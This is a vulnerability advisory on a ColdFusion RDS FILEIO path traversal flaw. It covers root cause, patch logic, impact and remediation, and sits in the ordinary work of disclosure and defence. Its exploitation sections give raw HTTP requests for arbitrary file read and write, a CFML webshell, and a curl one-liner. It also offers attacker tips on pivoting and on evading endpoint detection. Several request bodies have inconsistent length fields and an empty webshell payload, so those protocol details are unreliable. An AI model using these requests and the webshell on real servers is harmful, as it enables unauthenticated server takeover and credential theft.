
Executive Summary
Resecurity is tracking the exploitation of CVE-2026-48282, a critical path traversal vulnerability in Adobe ColdFusion affecting the Remote Development Services (RDS) FILEIO handler. The vulnerability allows an unauthenticated attacker to write arbitrary files anywhere on the server's file system, including the web root, resulting in unauthenticated Remote Code Execution (RCE).
Adobe assigned this vulnerability a CVSS v3.1 score of 10.0 (Critical), reflecting both its severe impact and the simplicity of exploitation. Due to active real-world exploitation, CISA has officially added this flaw to its Known Exploited Vulnerabilities Catalog.
Because exploitation requires neither authentication nor user interaction, any Internet-accessible or misconfigured ColdFusion instance with RDS enabled can be fully compromised through a single crafted HTTP request.
What Is Adobe ColdFusion RDS?
Remote Development Services (RDS) is a ColdFusion feature that enables remote development tools to communicate with ColdFusion servers over HTTP-based Remote Procedure Call (RPC) interfaces.
RDS exposes multiple administrative services that allow developers to:
- Browse and manage server files
- Execute database queries
- Debug ColdFusion applications
- Perform remote development operations
One of these services, FILEIO, provides file system access for reading, writing, copying, deleting, and managing files remotely.
Although RDS was designed to simplify development workflows, exposing it to untrusted users significantly increases the attack surface. If improperly secured, vulnerabilities within RDS can allow attackers to directly interact with the server's underlying file system.
The FILEIO Component
Among the services provided by RDS, FILEIO is responsible for remote file system management.
The component allows authorized development tools to perform operations such as:
- Reading files
- Writing files
- Renaming files
- Deleting files
- Creating files
- Managing directories
- Verifying file existence
Under normal circumstances, these capabilities simplify remote development workflows by allowing developers to manage project files directly from their development environment.
Because FILEIO interacts directly with the operating system's file system, it represents one of the most security-sensitive components within the RDS architecture.
Why FILEIO Became the Attack Surface
The vulnerability exists because the FILEIO handler trusted user-controlled file paths before verifying that they remained within an authorized directory.
Prior to Adobe's security update, file paths supplied through the RDS RPC interface were passed directly to the underlying file system without first performing:
- Path canonicalization
- Directory boundary validation
- Absolute path restrictions
- Comprehensive input validation
As a result, specially crafted paths containing traversal sequences or unauthorized absolute paths could resolve to locations outside the intended RDS working directory.
Because FILEIO supports privileged file operations, this weakness allowed attackers to interact with arbitrary locations on the server's file system.
Root Cause: Unchecked File Path in RDS FILEIO
The vulnerability originates within the Remote Development Services (RDS) FILEIO component of Adobe ColdFusion, which is responsible for processing remote file system operations through the proprietary RDS Remote Procedure Call (RPC) protocol.
During request processing, the FILEIO handler accepts a user-controlled file path supplied in the RPC request and forwards it directly to the underlying file system API without first performing proper path canonicalization, input validation, or directory boundary enforcement.
Because the supplied path is trusted before validation, an attacker can provide specially crafted path values containing directory traversal sequences (for example, ../ or ..\) or unauthorized absolute paths. When these paths are resolved by the operating system, they may reference files and directories outside the intended RDS working directory, allowing unauthorized file system access.
The underlying issue is the absence of canonical path validation prior to performing file operations. Without resolving the path to its canonical form and verifying that it remains within an authorized directory, the application cannot distinguish legitimate file requests from malicious traversal attempts.
Vulnerable Logic (Pseudocode)
Before the security update, the FILEIO handler resolved the user-supplied path directly using the standard file resolution routine.
String filename = readFromRpcBody();
File target = FileServlet.this.getFile(filename);
// File is opened without validation of path scope
Patched pseudocode:
Adobe addressed the vulnerability by introducing canonical path resolution before any file operation is performed.
// After patch
String filename = readFromRpcBody();
File target = FileServlet.this.getCanonicalFile(filename);
// RdsFileSecurity.resolveCanonical() blocks absolute paths, .., null bytes, and out-of-scope paths
The updated implementation introduces multiple security controls, including:
- Canonicalization of all user-supplied file paths before file access.
- Rejection of directory traversal sequences (for example, ../ and ..\).
- Blocking of unauthorized absolute file paths.
- Rejection of malformed paths, including null-byte injection attempts.
- Verification that the resolved path remains within approved RDS directories before any file operation is executed.
Vulnerable Endpoint and Request Format

The diagram illustrates how a request is processed by the Adobe ColdFusion Remote Development Services (RDS) FILEIO component and highlights the behavioral differences between vulnerable and patched versions.
Step 1 – HTTP Request to the RDS Endpoint
The process begins when an HTTP client sends a POST request to the RDS FILEIO endpoint:
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1
Host: target.example.com:8500
Content-Type: application/octet-stream
Content-Length: <length>
This endpoint exposes the FILEIO service, which processes remote file system operations through the RDS interface.
Step 2 – RPC Request Body
The request body is encoded using a length-prefixed Remote Procedure Call (RPC) format.
Each request contains:
- A field count, indicating how many fields follow.
- One or more length-prefixed fields, where each field consists of:
- A zero-padded six-digit decimal length.
- A colon (:).
- The raw field data.
A typical request includes information such as:
| Component | Example | Description |
| Field Count | 2: | Number of fields contained in the request. |
| Field 1 Length | 000018: | Length of the first field. |
| Field 1 Data | C:\Windows\win.ini | Target file path supplied to the FILEIO handler. |
| Field 2 Length | 000004: | Length of the second field. |
| Field 2 Data | READ | Requested FILEIO operation. |
The server parses these fields sequentially before performing the requested operation.
Full read example:
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1
Host: target.example.com:8500
Content-Type: application/octet-stream
Content-Length: 37

2:000018:C:\Windows\win.ini00004:READ
Step 3 – Request Dispatching
After the HTTP request is received, the RDS FrontEndServlet validates the request format and dispatches it to the FILEIO handler (FileServlet), which is responsible for processing file system operations.
Step 4 – FILEIO Handler Processing
The FILEIO handler interprets the RPC request and extracts:
- The requested file path.
- The requested file operation.
Supported operations include:
| Operation | Description |
| READ | Read file contents. |
| WRITE | Write data to a file. |
| RENAME | Rename an existing file. |
| REMOVE | Delete a file. |
| EXISTENCE | Check whether a file exists. |
| CREATE | Create a new file. |
| CF_DIRECTORY | Create or enumerate directories. |
Step 5 – Vulnerable Processing (Unpatched Versions)
In vulnerable versions, the handler processes the user-supplied path using getFile(path) without performing proper path canonicalization or verifying that the resolved path remains within an authorized directory.
As a result, specially crafted file paths may reference locations outside the intended directory scope, enabling unauthorized file system access.
Step 6 – Security Impact
If unauthorized file operations are permitted, an attacker may be able to interact with arbitrary locations on the server's file system. In particular, unauthorized file creation or modification within executable application directories can significantly increase the impact of the vulnerability and may ultimately enable Remote Code Execution (RCE), depending on the deployment configuration and server permissions.
Step 7 – Patched Processing
In patched versions, the request is processed using getCanonicalFile() together with RdsFileSecurity.resolveCanonical().
The updated implementation:
- Canonicalizes file paths before use.
- Rejects absolute paths when they fall outside the permitted scope.
- Blocks directory traversal sequences (such as ../ and ..\).
- Rejects null-byte injection attempts.
- Ensures all resolved paths remain within authorized directories.
Step 8 – Request Validation Result
If the supplied path violates any of the security checks, the request is rejected before any file system operation is performed. By enforcing strict path validation and directory restrictions, the patched implementation prevents unauthorized file access and eliminates the file operation primitive that could otherwise be abused for further compromise.
Full Attack Chain

Step 1: Identify an Exposed ColdFusion RDS Endpoint
The attacker scans for ColdFusion instances with RDS enabled. Common signs include accessible /CFIDE/main/ide.cfm or /CFIDE/main/websocket.cfm endpoints, responses containing ColdFusion headers, and the default ports 8500 or 443.
A quick fingerprint request is:
GET /CFIDE/main/ide.cfm HTTP/1.1
Host: target.example.com:8500
A ColdFusion server with RDS enabled often returns a response that discloses the RDS servlet or ColdFusion version headers such as X-Application-Context or Server: ColdFusion Application Server.
Step 2: Verify File Write Capability
The attacker sends a FILEIO request with the WRITE operator and a path pointing to the ColdFusion web root. If the server responds without error, the attacker has confirmed arbitrary file write.
A safe check that avoids dropping a persistent shell is to write a temporary marker file and then read it back:
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1

Host: target.example.com:8500

Content-Type: application/octet-stream

4:000046:C:\ColdFusion2025\cfusion\wwwroot\.probe_12345.txt00005:WRITE00001:00000009:pwned
Then verify with a READ request:
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1
Host: target.example.com:8500
Content-Type: application/octet-stream

2:000046:C:\ColdFusion2025\cfusion\wwwroot\.probe_12345.txt00004:READ
Step 3: Drop a CFML Webshell
The attacker writes a .cfm file that uses the <cfexecute> tag to run system commands. The example below writes a minimal interactive shell that takes a cmd parameter:
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1

Host: target.example.com:8500

Content-Type: application/octet-stream


4:000043:C:\ColdFusion2025\cfusion\wwwroot\shell.cfm00005:WRITE00001:00000126:#o#
When requested as GET /shell.cfm?cmd=whoami, the server executes the command and returns the output.
Step 4: Execute the Webshell
The attacker then accesses the previously written application file through the web server.
If the file has been successfully placed in an executable directory, ColdFusion parses and executes the server-side code. This provides the attacker with the ability to execute commands within the security context of the ColdFusion service account.
Objective
- Trigger execution of the uploaded application file.
- Obtain remote command execution.
- Confirm successful compromise.
GET /shell.cfm?cmd=whoami HTTP/1.1
Host: target.example.com:8500
Step 5: Maintain Access and Pivot
Following successful code execution, an attacker may attempt to establish persistence and expand access within the compromised environment.
Typical post-exploitation objectives include:
- Establishing persistent access.
- Accessing sensitive ColdFusion configuration files.
- Recovering application or database credentials.
- Enumerating connected systems.
- Performing lateral movement within the internal network.
The extent of compromise depends on the privileges assigned to the ColdFusion service account and the surrounding network architecture.
Objective
- Maintain long-term access.
- Gather sensitive information.
- Expand control beyond the initial server.
Proof-of-Concept Examples
6.1 Arbitrary File Read (non-destructive check)
The body below requests C:\Windows\win.ini using the READ operator.
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1
Host: target.example.com
Content-Type: application/octet-stream
Content-Length: 42

2:000018:C:\Windows\win.ini00004:READ
6.2 Arbitrary File Write (temporary marker)
Write a harmless marker file to confirm the write primitive:
POST /CFIDE/main/ide.cfm?ACTION=FILEIO HTTP/1.1
Host: target.example.com
Content-Type: application/octet-stream
Content-Length: 61

3:000033:C:\ColdFusion2023\cfusion\wwwroot\marker.txt00005:WRITE000007:pwned!
Verify with:
GET /marker.txt HTTP/1.1Host: target.example.com
6.3 Remote Code Execution via CFML webshell
Once write access is confirmed, write a minimal shell that executes a command parameter:
<cfif structKeyExists(url, "cmd")>
    <cfexecute name="#url.cmd#" arguments="" timeout="10" variable="output"></cfexecute>
    <cfoutput>#htmlEditFormat(output)#</cfoutput>
</cfif>
Then request the shell:
GET /shell.cfm?cmd=whoami HTTP/1.1Host: target.example.com
6.4 curl-based defensive verification
The following one-liner can be used in a controlled lab environment to confirm whether the read primitive is reachable. Replace the target and path as appropriate.
curl -X POST http://target.example.com/CFIDE/main/ide.cfm?ACTION=FILEIO \
  -H "Content-Type: application/octet-stream" \
  --data-binary $'2:000018:C:\Windows\win.ini00004:READ'
Expected result on a vulnerable host: HTTP 200 with the contents of win.ini. Expected result on a patched host: HTTP 400/403 or an RDS error rejecting the path.
Exploitation Edge Cases
- Default web-root variations: Try absolute paths such as C:\ColdFusion2023\cfusion\wwwroot\, C:\ColdFusion2025\cfusion\wwwroot\, C:\inetpub\wwwroot\, /opt/ColdFusion2023/cfusion/wwwroot/, /opt/ColdFusion2025/cfusion/wwwroot/, and /Applications/ColdFusion2023/wwwroot/.
- Path traversal: Even when the absolute path is not known, ..\ or ../ sequences can escape the configured RDS root and reach the web root or other sensitive directories.
- No URL encoding required: The body is raw binary; traversal sequences are sent literally. The Content-Type: application/octet-stream header is important so proxies do not parse the body.
- Service account privileges: The webshell runs as the ColdFusion service user (often SYSTEM or a local service account on Windows). Use this to pivot into the OS, not just the application.
- Avoid noisy commands: Replace calc in demonstrations with whoami, hostname, or systeminfo to reduce endpoint detection.
Affected Versions and Severity
The vulnerability affects supported releases of Adobe ColdFusion that include the vulnerable implementation of the Remote Development Services (RDS) FILEIO handler. Systems running the versions listed below should be considered vulnerable and upgraded immediately.
| Product | Affected Versions | Fixed Version | Status |
| Adobe ColdFusion 2025 | Update 9 and earlier | Update 10 | Vulnerable |
| Adobe ColdFusion 2023 | Update 20 and earlier | Update 21 | Vulnerable |
Impact Analysis
CVE-2026-48282 represents a high-impact vulnerability because it combines a network-accessible attack surface, unauthenticated exploitation, and privileged file system access within Adobe ColdFusion's Remote Development Services (RDS). By abusing the vulnerable FILEIO handler, an attacker can perform arbitrary file operations outside the intended directory boundaries and, under vulnerable configurations, escalate the issue to Remote Code Execution (RCE).
Unlike conventional path traversal vulnerabilities that are typically limited to unauthorized file disclosure, this flaw exposes privileged file management functionality capable of reading, writing, creating, renaming, and deleting files. As a result, successful exploitation can compromise not only the ColdFusion application but also the underlying operating system and connected enterprise resources.
Potential impacts include:
1. Unauthenticated Remote Code Execution (RCE)
An attacker can execute arbitrary operating system commands by placing a malicious CFML template within the web root. The uploaded file is processed by the ColdFusion server when accessed, allowing code execution with the privileges of the ColdFusion service account.
2. Arbitrary File Read and Write
The vulnerability allows attackers to interact with arbitrary locations on the file system, enabling the creation, modification, deletion, or retrieval of sensitive files outside the intended
directory boundaries.
3. Exposure of Sensitive Configuration Data
Attackers may obtain ColdFusion configuration files containing database connection strings, encrypted credentials, application settings, API keys, and other sensitive information that can facilitate further compromise.
4. Credential Compromise
Compromised configuration files and application resources may expose database credentials, administrator accounts, service account secrets, or other authentication material that can be reused to access additional systems.
5. Persistent Backdoor Installation
Attackers can establish long-term persistence by deploying unauthorized server-side application files or modifying existing application components, allowing continued access even after the initial vulnerability is addressed if malicious files are not removed.
6. Lateral Movement
Once the ColdFusion server is compromised, it can serve as an initial foothold for reconnaissance and movement to other systems within the internal network, particularly when the server has access to backend databases, file shares, or enterprise services.
7. Data Theft and Service Disruption
Successful exploitation may result in the unauthorized disclosure, modification, or destruction of business-critical information. Depending on the attacker's objectives, affected systems may also experience service interruption, application instability, or operational downtime.
8. Regulatory and Business Impact
A successful compromise of an Internet-facing ColdFusion server may lead to unauthorized access to sensitive customer or organizational data, potentially resulting in regulatory compliance obligations, incident response costs, reputational damage, and financial losses.
Mitigation and Remediation
Organizations should apply Adobe's security updates immediately and minimize the attack surface by disabling unnecessary services, restricting administrative access, and continuously monitoring for signs of exploitation.
Immediate Actions
- Upgrade Immediately – Install ColdFusion 2025 Update 10 or ColdFusion 2023 Update 21 to remediate the vulnerability.
- Disable or Restrict RDS – Disable Remote Development Services (RDS) unless it is strictly required. If enabled, restrict access to trusted administrator hosts or internal networks only.
- Secure Administrative Endpoints – Block external access to /CFIDE/administrator, /CFIDE/main/ide.cfm, /CFIDE/main/websocket.cfm, and other ColdFusion management interfaces.
- Hunt for Indicators of Compromise – Search for unauthorized .cfm, .cfc, .cfml, or .jsp files, especially within the web root and /CFIDE/ directories.
- Rotate Sensitive Credentials – Reset ColdFusion administrator passwords, database credentials, API keys, and service account credentials if compromise is suspected.
Host and Network Hardening
- Keep RDS Disabled in production and expose it only through trusted administrative channels when absolutely necessary.
- Deploy a Web Application Firewall (WAF) to block requests targeting RDS endpoints and common path traversal patterns.
- Apply Least-Privilege Principles by running ColdFusion under a dedicated low-privilege service account and limiting write permissions to the web root.
- Enable Centralized Logging and Monitoring by forwarding ColdFusion, web server, and operating system logs to a SIEM for correlation and alerting.
- Maintain a Secure Software Stack by keeping ColdFusion, the Java Runtime Environment (JRE), JDBC drivers, and supporting components fully updated.
If Compromise Is Suspected
- Isolate the Affected Server to prevent further attacker activity or lateral movement.
- Review Logs for Exploitation Attempts, including requests to the FILEIO endpoint and unusual administrative activity.
- Identify and Remove Webshells by inspecting recently created or modified web application files.
- Rotate All Exposed Credentials stored on the server or used by connected applications and databases.
- Perform a Full Incident Investigation to determine the scope of compromise and verify that no persistence mechanisms remain.
Validation Checklist
- ColdFusion upgraded to a patched version.
- RDS disabled or restricted to trusted administrator hosts.
- Administrative endpoints inaccessible from untrusted networks.
- No unauthorized webshells or suspicious files present.
- ColdFusion configuration files verified for integrity.
- SIEM alerts and file integrity monitoring operational.
- Administrative, database, and application credentials rotated following any confirmed or suspected compromise.
Conclusion
CVE-2026-48282 demonstrates how a seemingly simple path traversal vulnerability within an administrative component can escalate into a critical unauthenticated Remote Code Execution (RCE) vulnerability. By exploiting insufficient path validation in the Remote Development Services (RDS) FILEIO handler, an attacker can perform arbitrary file operations outside the intended directory boundaries and, under vulnerable configurations, write executable CFML files directly into the ColdFusion web root.
The vulnerability highlights the security risks associated with exposing privileged administrative services to untrusted networks. Because exploitation requires no authentication, no user interaction, and only a single crafted HTTP request, vulnerable Internet-facing ColdFusion servers are at significant risk of complete compromise. Once arbitrary file write is achieved, attackers can execute operating system commands, access sensitive configuration files, obtain application and database credentials, establish persistent access, and potentially pivot to other systems within the internal environment.
Adobe addressed this issue by introducing robust path canonicalization, directory boundary enforcement, and input validation within the RDS FILEIO handler. Organizations should immediately upgrade to the patched releases, disable Remote Development Services (RDS) wherever it is not required, restrict access to administrative interfaces, and continuously monitor for indicators of compromise, including unauthorized file creation and suspicious activity targeting the FILEIO endpoint.